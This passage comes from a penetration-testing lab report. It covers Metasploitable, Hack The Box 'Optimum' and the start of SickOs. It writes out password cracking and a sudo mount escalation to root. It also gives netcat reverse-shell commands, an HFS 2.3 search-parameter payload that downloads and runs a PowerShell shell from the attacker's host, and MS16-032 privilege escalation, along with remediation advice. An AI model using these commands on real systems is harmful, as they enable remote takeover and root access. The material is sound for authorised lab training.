Proceeding with wordlist:/usr/share/john/password.lst
123456789   (klog)
batman       (sys)
Proceeding with incremental:ASCII
6g 0:00:02:50 3/3 0.03511g/s 598847p/s 598853c/s 598853C/s ty1d8f..typn6m
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

(thomas@thomas)-[~/meta]
$
```

I was able to find some credentials, since the user and password “msfadmin” is in red, this seems to be interesting. So, we will try to use that with SSH and see if we can get into it that way as well.

```
(thomas@thomas)-[~/meta]
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.4.118
The authenticity of host '192.168.4.118 (192.168.4.118)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.4.118' (RSA) to the list of known hosts.
msfadmin@192.168.4.118's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Nov 27 21:11:24 2024
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$
```

With being able to ssh into this machine with the passwords, it was very easy to do.

Remediation Recommendations:

Upgrade Hashing Algorithms: With it being so easy to gain access to this machine, I would recommend upgrading the hashes. You use some MD5 hashes which are very weak. You would need to upgrade to SHA-256 or SHA-512 to be protected better.

Since I logged into this user, I can run SUDO commands, which means I can run any other command I want.

```
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$
```

Using GTFOBins I investigated what SUDO can do and with this command I will be able to escalate my privileges to root.

```
msfadmin@metasploitable:~$ sudo mount -o bind /bin/sh /bin/mount
msfadmin@metasploitable:~$ sudo mount
root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~#
```

I would recommend using the Least Privilege Principle, which means granting specific sudoers to only run commands that are in line with their tasks. I would also suggest logging and monitoring everything that a sudoer is doing on the system.

Now let's investigate at distccd v1

Distccd v1

CVE-2004-2687 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

distcc 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.

QUICK INFO

CVE Dictionary Entry:

[CVE-2004-2687](#)

NVD Published Date:

12/31/2004

NVD Last Modified:

11/20/2024

Source:

MITRE

Metrics

[CVSS Version 4.0](#)

[CVSS Version 3.x](#)

[CVSS Version 2.0](#)

NVD enrichment efforts publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: N/A

NVD assessment not yet provided.

After doing some digging, I found a script from GitHUB that will help in the exploitation of this.

<https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855>

Now that I have access to the machine, I will see what programs are running on the system.

```
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1  0.0  0.0  2844 1688 ?        Ss  21:10  0:01 /sbin/init
root      2  0.0  0.0     0  0 ?        S<  21:10  0:00 [kthreadd]
root      3  0.0  0.0     0  0 ?        S<  21:10  0:00 [migration/0]
root      4  0.0  0.0     0  0 ?        S<  21:10  0:00 [ksoftirqd/0]
root      5  0.0  0.0     0  0 ?        S<  21:10  0:00 [watchdog/0]
root      6  0.0  0.0     0  0 ?        S<  21:10  0:00 [migration/1]
root      7  0.0  0.0     0  0 ?        S<  21:10  0:00 [ksoftirqd/1]
root      8  0.0  0.0     0  0 ?        S<  21:10  0:00 [watchdog/1]
root      9  0.0  0.0     0  0 ?        S<  21:10  0:00 [events/0]
root     10  0.0  0.0     0  0 ?        S<  21:10  0:00 [events/1]
root     11  0.0  0.0     0  0 ?        S<  21:10  0:00 [khelper]
root     46  0.0  0.0     0  0 ?        S<  21:10  0:00 [kblockd/0]
root     47  0.0  0.0     0  0 ?        S<  21:10  0:00 [kblockd/1]
root     50  0.0  0.0     0  0 ?        S<  21:10  0:00 [kacpid]
root     51  0.0  0.0     0  0 ?        S<  21:10  0:00 [kacpi_notify]
root    187  0.0  0.0     0  0 ?        S<  21:10  0:00 [kseriod]
root    231  0.0  0.0     0  0 ?        S  21:10  0:00 [pdfflush]
root    232  0.0  0.0     0  0 ?        S  21:10  0:00 [pdfflush]
root    233  0.0  0.0     0  0 ?        S<  21:10  0:00 [kswapd0]
root    275  0.0  0.0     0  0 ?        S<  21:10  0:00 [aio/0]
root    276  0.0  0.0     0  0 ?        S<  21:10  0:00 [aio/1]
root   1307  0.0  0.0     0  0 ?        S<  21:10  0:00 [ksnapd]
root   1563  0.0  0.0     0  0 ?        S<  21:10  0:00 [ata/0]
root   1569  0.0  0.0     0  0 ?        S<  21:10  0:00 [ata/1]
root   1576  0.0  0.0     0  0 ?        S<  21:10  0:00 [ata_aux]
root   1590  0.0  0.0     0  0 ?        S<  21:10  0:00 [ksuspend_usbd]
root   1595  0.0  0.0     0  0 ?        S<  21:10  0:00 [khubd]
root   2435  0.0  0.0     0  0 ?        S<  21:10  0:00 [scsi_eh_0]
root   2567  0.0  0.0     0  0 ?        S<  21:10  0:00 [scsi_eh_1]
root   2573  0.0  0.0     0  0 ?        S<  21:10  0:00 [scsi_eh_2]
root   2623  0.0  0.0     0  0 ?        S<  21:10  0:00 [kjournald]
root   2778  0.0  0.0  2216  680 ?      S<s 21:10  0:00 /sbin/udevd --d
aemon
root   3063  0.0  0.0     0  0 ?        S<  21:10  0:00 [kgameportd]
root   3151  0.0  0.0     0  0 ?        S<  21:10  0:00 [kpsmoused]
root   3886  0.0  0.0     0  0 ?        S<  21:10  0:00 [scsi_eh_3]
root   3887  0.0  0.0     0  0 ?        S<  21:10  0:00 [scsi_eh_4]
root   3888  0.0  0.0     0  0 ?        S<  21:10  0:00 [scsi_eh_5]
```

After looking through, we can see that udev is running on the user “root” so let’s look further into that. We will see what udev is by looking at it closer.

```
dpkg -l | grep udev
ii  udev  117-8          rule-based device node and kernel event mana
```

It seems like udev is running on 117-8 version. I will search for an exploit that I can use with that version.

CVE-2009-1185 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

udev before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from user space.

QUICK INFO

CVE Dictionary Entry:

[CVE-2009-1185](#)

NVD Published Date:

04/17/2009

NVD Last Modified:

11/20/2024

Source:

Red Hat, Inc.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: N/A

NVD assessment not yet provided.

Here I found an exploit that I can use. Let’s try and get it onto the system through a simple web server.

```
File Actions Edit View Help
thomas@thomas: ~/meta thomas@thomas: ~/meta
(thomas@thomas)-[~/meta]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

(thomas@thomas)-[~/meta]
$ nc -lvp 9000 < 8572.c
listening on [any] 9000 ...
^C

(thomas@thomas)-[~/meta]
$ python2 distcc_exploit.py -t 192.168.4.118 -p 3632 -c "nc 192.168.4.122 90
01 -e /bin/sh"
[OK] Connected to remote service
[KO] Socket Timeout

(thomas@thomas)-[~/meta]
$ ls
49757.py 8572.c distcc_exploit.py metasploithash.txt

(thomas@thomas)-[~/meta]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.4.118 - - [27/Nov/2024 22:10:51] "GET /8572.c HTTP/1.0" 200 -
4dbf6229a...
```

This exploit uses the “run” command as a payload, which we need to add a couple of lines of code for the shell.

```
touch run
echo '#!/bin/sh' > run
echo '/bin/netcat -e /bin/sh 192.168.4.122 5555' >> run
```

The script is written in “C” needs to be compiled, I renamed the file to msp2

```
cat run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.4.122 5555

gcc 8572.c -o msp2
ls
5390.jsvc_up
8572.c
distcc_c794da9b.stdout
distcc_c7b8da9b.stderr
distcc_e8ccdf1a.stdout
distcc_e8d7df1a.stderr
distccd_c745da9b.o
distccd_c778da9b.i
distccd_e886df1a.o
distccd_e898df1a.i
msp2
run
```

According to the exploit we will need to get the Process ID (PID) for the udev netlink socket. We will want to use PID 2777.

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
f7c87400	0	0	00000000	0	0	00000000	2
df85cc00	4	0	00000000	0	0	00000000	2
df801200	7	0	00000000	0	0	00000000	2
f7cf6009	9	0	00000000	0	0	00000000	2
f7ce8800	10	0	00000000	0	0	00000000	2
f7411600	15	2777	00000001	0	0	00000000	2
f7c87800	15	0	00000000	0	0	00000000	2
f7c92c00	16	0	00000000	0	0	00000000	2
f76c2e00	18	0	00000000	0	0	00000000	2

Now that we have the PID we can make the file executable.

```
chmod +x msp2
./msp2 2777
```

After this we will run the exploit with a listener on port 5555 and we should get root privileges.

```

thomas@thomas: ~/meta x thomas@thomas: ~/meta x
└─(thomas㉿thomas)─[~/meta]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.4.118] from (UNKNOWN) [192.168.4.118] 36099
id
uid=0(root) gid=0(root)
whoami
root
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
ls
5390.jsvc_up
8572.c
distcc_c794da9b.stdout
distcc_c794da9b.stderr
distcc_e8ccdf1a.stdout
distcc_e8ccdf1a.stderr
distcc_c745da9b.o
distcc_c778da9b.i
distcc_e886df1a.o
distcc_e898df1a.i
run
cat run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.4.122 5555
gcc 8572.c -o msp2
ls
5390.jsvc_up
8572.c
distcc_c794da9b.stdout
distcc_c794da9b.stderr
distcc_e8ccdf1a.stdout
distcc_e8ccdf1a.stderr
distcc_c745da9b.o
distcc_c778da9b.i
distcc_e886df1a.o
distcc_e898df1a.i
msp2
run
cat /proc/net/netlink
sk Eth Pid Groups Rmem Wmem Dump Locks
f7c87400 0 0 00000000 0 0 00000000 2
df85cc00 4 0 00000000 0 0 00000000 2
df801200 7 0 00000000 0 0 00000000 2
f7cf6e00 9 0 00000000 0 0 00000000 2
f7ce8800 10 0 00000000 0 0 00000000 2
f7411600 15 2777 00000001 0 0 00000000 2
f7c87900 15 0 00000000 0 0 00000000 2
f7c92c00 16 0 00000000 0 0 00000000 2
f76c2e00 18 0 00000000 0 0 00000000 2
chmod +x msp2
./msp2 2777

```

The terminal window shows a session on a Kali Linux system. The user has exploited a service listening on port 5555 and is now running as root. They have listed files in the current directory, checked their identity, and used the 'netcat' command to establish a reverse shell back to the exploit server at 192.168.4.122 on port 5555. They then compiled a exploit payload ('msp2') from source code ('8572.c'). Finally, they executed the payload with the appropriate arguments to gain a local shell.

Remediation Recommendations:

Update the udev package: With a quick google search, the most recent version of udev is 256.8, now you wouldn't have to go that high, but anything higher than 1.4.1 will suffice.

Optimum:

IP Address: 10.10.10.8

Initial Port Scan


The screenshot shows a terminal window with the following content:

```
File Actions Edit View Help
└─(thomas㉿thomas)-[~/htb/optimum]
$ nmap -p- -sC -sV 10.10.10.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 22:37 EST
Nmap scan report for 10.10.10.8
Host is up (0.040s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.52 seconds
└─(thomas㉿thomas)-[~/htb/optimum]
$
```

The terminal shows the user running an Nmap scan on the IP address 10.10.10.8. The output indicates that port 80 is open and running an HttpFileServer (httpd) version 2.3, which is identified as running on a Windows operating system.

With a http file server running on port 80 I decided to go to the website to see what is on there. And it seems like it is running httpfileserver 2.3



Now I will search the web for possible exploits that I can use against it. I will use exploit-db.com

CVE-2014-6287 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

The findMacroMarker function in parserLib.pas in Rejetto HTTP File Server (aks HFS or HttpFileServer) 2.3x before 2.3c allows remote attackers to execute arbitrary programs via a %00 sequence in a search action.

QUICK INFO

CVE Dictionary Entry:

CVE-2014-6287

NVD Published Date:

10/07/2014

NVD Last Modified:

11/20/2024

Source:

MITRE

Metrics

[CVSS Version 4.0](#) [CVSS Version 3.x](#) [CVSS Version 2.0](#)

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: **9.8 CRITICAL**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

I first had to pass some parameters such as the IP address and the port

```
All | Invert | Mask  
└─(thomas㉿thomas)-[~/htb/optimum]  
$ python3 exploit.py 10.10.10.8 80 id  
http://10.10.10.8:80/?search=%00{.+exec|id.}  
  
Actions  
└─(thomas㉿thomas)-[~/htb/optimum]  
$ ┌─[Archive] ┌─[Get list]
```

I then served up a tcpdump to make sure I have code execution and to see if I get pings back. As proof of concept. (POC)

```
(thomas@thomas)-[~/usr/share/windows-binaries]
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[...] for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
23:11:23.849248 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 1, length 40
23:11:23.849258 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 1, length 40
23:11:23.849263 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 2, length 40
23:11:23.849268 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 2, length 40
23:11:23.850826 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 3, length 40
23:11:23.850829 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 3, length 40
23:11:23.850832 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 4, length 40
23:11:23.850832 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 4, length 40
23:11:24.866424 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 5, length 40
23:11:24.866433 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 5, length 40
23:11:24.866440 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 6, length 40
23:11:24.866443 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 6, length 40
23:11:24.866443 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 7, length 40
23:11:24.866443 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 7, length 40
23:11:24.866445 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 8, length 40
23:11:24.866446 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 8, length 40
23:11:25.875807 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 9, length 40
23:11:25.875823 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 9, length 40
23:11:25.875832 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 10, length 40
23:11:25.875833 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 10, length 40
23:11:25.875841 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 11, length 40
23:11:25.875841 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 11, length 40
23:11:25.875847 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 12, length 40
23:11:25.875848 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 12, length 40
23:11:26.892089 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 13, length 40
23:11:26.892023 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 13, length 40
23:11:26.892037 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 14, length 40
23:11:26.892038 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 14, length 40
23:11:26.892044 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 15, length 40
23:11:26.892046 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 15, length 40
23:11:26.892051 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 16, length 40
23:11:26.892053 IP 10.10.14.0 > 10.10.10.8: ICMP echo reply, id 1, seq 16, length 40
```
32 packets captured
32 packets received by kernel
0 packets dropped by kernel

(thomas@thomas)-[~/usr/share/windows-binaries]
```

I had to get a powershell script from Nishang, since the age of this host is old we don't have to worry about defender or AMSI.

```
(thomas@thomas)-[~/htb/optimum]
$ wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcpOneLine.ps1
--2024-11-27 23:32:16-- https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShel
lTcpOneLine.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 2606:50c0:8002::154, 2606:50c0:8001::154,
2606:50c0:8000::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8002::154|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 983 [text/plain]
Saving to: 'Invoke-PowerShellTcpOneLine.ps1'

Invoke-PowerShellTcpOneLine 100%[=====] 983 --.-KB/s in 0s

2024-11-27 23:32:16 (94.8 MB/s) - 'Invoke-PowerShellTcpOneLine.ps1' saved [983/983]
```

I then copied that rev.ps1 to the system and started up a simple webserver. Which gave me a response and we got connected to the machine. With two listeners.

```

10.10.10.8/?search=%00{.exec|C%3a\Windows\System32\WindowsPowerShell\v1.0\powershell.exe+IEX(New-Object+Net.WebClient).downloadString('http%3a%2f%2f10.10.14.10%2frev.ps1');}
HFS / — http://10.10.10.8/?search=%00{.+exec|C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe+IEX(New-Object+Net.WebClient).downloadString('http://10.10.14.10/rev.ps1');}

File Actions Edit View Help
(thomas@thomas) [~/htb/optimum]
$ sudo python3 -m http.server 80
[sudo] password for thomas:
[+] Starting HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.10.8 -- [27/Nov/2024 23:37:51] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.8 -- [27/Nov/2024 23:37:51] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.8 -- [27/Nov/2024 23:37:51] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.8 -- [27/Nov/2024 23:37:51] "GET /rev.ps1 HTTP/1.1" 200 - query
^C
Keyboard interrupt received, exiting.

(thomas@thomas) [~/htb/optimum]
$ sudo python3 -m http.server 80
[+] Starting HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.10.8 -- [27/Nov/2024 23:41:22] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.8 -- [27/Nov/2024 23:41:22] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.8 -- [27/Nov/2024 23:41:22] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.8 -- [27/Nov/2024 23:41:23] "GET /rev.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

(thomas@thomas) [~/htb/optimum]
$ sudo nc -lvpn 443
[sudo] password for thomas:
[+] Listening on [any] 443 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.8] 49168
whoami
optimum\kostas
PS C:\Users\kostas\Desktop>

```

Starting to enumerate, I ran the systeminfo command first.

```

PS C:\Users\kostas\Desktop> systeminfo
Host Name: OPTIMUM
OS Name: Microsoft Windows Server 2012 R2 Standard
OS Version: 6.3.9600 N/A Build 9600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00252-70000-00000-AA535
Original Install Date: 18/3/2017, 1:51:36 ?
System Boot Time: 4/12/2024, 2:33:46 ?
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[0]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: el;Greek
Input Locale: en-us;English (United States)
Time Zone: (UTC+02:00) Athens, Bucharest
Total Physical Memory: 4.095 MB
Available Physical Memory: 3.513 MB
Virtual Memory: Max Size: 5.503 MB
Virtual Memory: Available: 4.962 MB
Virtual Memory: In Use: 541 MB
Page File Location(s): C:\pagefile.sys
Domain: HTB
Logon Server: \\OPTIMUM
Hotfix(s): 31 Hotfix(s) Installed.

```

To further enumerate, I will download Sherlock.ps1 to the shell and see if I can find any vulnerabilities in the system. We will look through to see if there are “vulnerable” labels. It seems like there are three that are vulnerable. MS16-032, MS16-034, MS16-135.

thomas@thomas: ~/htb/optimum

```

File Actions Edit View Help
Directory: C:\Users\kostas\Desktop

Mode LastWriteTime Length Name
-a-- 18/3/2017 2:11 ?? 760320 hfs.exe
-ar- 4/12/2024 2:34 ?? 34 user.txt

PS C:\Users\kostas\Desktop> cd ..
PS C:\Users\kostas\Desktop> cd ..
PS C:\Users> cd ..
PS C:\> IE(New-Object Net.WebClient).DownloadString('http://10.10.14.10/Sherlock.ps1')

Title : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID : 2010-0232
Link : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title : Task Scheduler .XML
MSBulletin : MS10-092
CVEID : 2010-3338, 2010-3888
Link : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID : 2013-1300
Link : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title : TaskPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID : 2013-3881
Link : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID : 2014-4113
Link : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable

Title : Secondary Logon Handle
MSBulletin : MS16-032
CVEID : 2016-0099
Link : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID : 2016-0093/94/95/96
Link : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034?
VulnStatus : Appears Vulnerable

Title : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID : 2016-7255
Link : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135
VulnStatus : Appears Vulnerable

```

pointer outside or press Ctrl+Alt.

After looking up the vulnerabilities we will use MS16-032 vulnerability. I found a script on github. [https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/privesc/Invoke-MS16032.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/Invoke-MS16032.ps1), we will use this to exploit further and gain access to root.

```
File Actions Edit View Help
Link : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not supported on 64-bit systems

Title : Secondary Logon Handle
MSBulletinin : MS16-032
CVEID : 2016-4999
Link : https://www.exploit-db.com/exploits/30719/
VulnStatus : Appears Vulnerable

Title : Windows Kernel-Mode Drivers EoP
MSBulletinin : MS16-034
CVEID : 2016-0093/94/95/96
Link : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034?
VulnStatus : Appears Vulnerable

Title : Win32k Elevation of Privilege
MSBulletinin : N/A
CVEID : 2016-7255
Link : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS1
VulnStatus : Appears Vulnerable

Title : Nessus Agent 6.6.2 - 6.10.3
MSBulletinin : N/A
CVEID : 2017-7199
Link : https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.html
VulnStatus : Not Vulnerable

[Archive] [Get help]
PS C:\Users\kostas\Desktop> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.10/Invoke-MS16032.ps1')
[!] No valid thread handles were captured, exiting!
PS C:\Users\kostas\Desktop> C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -exec bypass
command "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.10/Invoke-MS16032.ps1')"

[!] Holy handle leak Batman, we have a SYSTEM shell!!
```

At the end I had NT authority access.

## **Remediation Recommendations:**

**Update the software:** With HFS being an old version of the software it was easy to access root. I would recommend upgrading to higher than 2.3c.

# SickOs

IP Address: 192.168.4.125

## Initial port scan

```
(thomas@thomas)-[~/sickos]
$ nmap -sV -sC 192.168.4.125 -Pn
Starting Nmap 7.94 (https://nmap.org) at 2024-11-29 18:53 EST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 8.20% done; ETC: 18:54 (0:00:22 remaining)
Nmap scan report for 192.168.4.125
Host is up (0.00027s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
| 2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_ 256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
8080/tcp closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.17 seconds
```

Looking at the output we have port 3128 open which is hosting a http-proxy so we will try and go to the website.



## ERROR

The requested URL could not be retrieved

---

The following error was encountered while trying to retrieve the URL: [/](#)

**Invalid URL**

Some aspect of the requested URL is incorrect.

Some possible problems are:


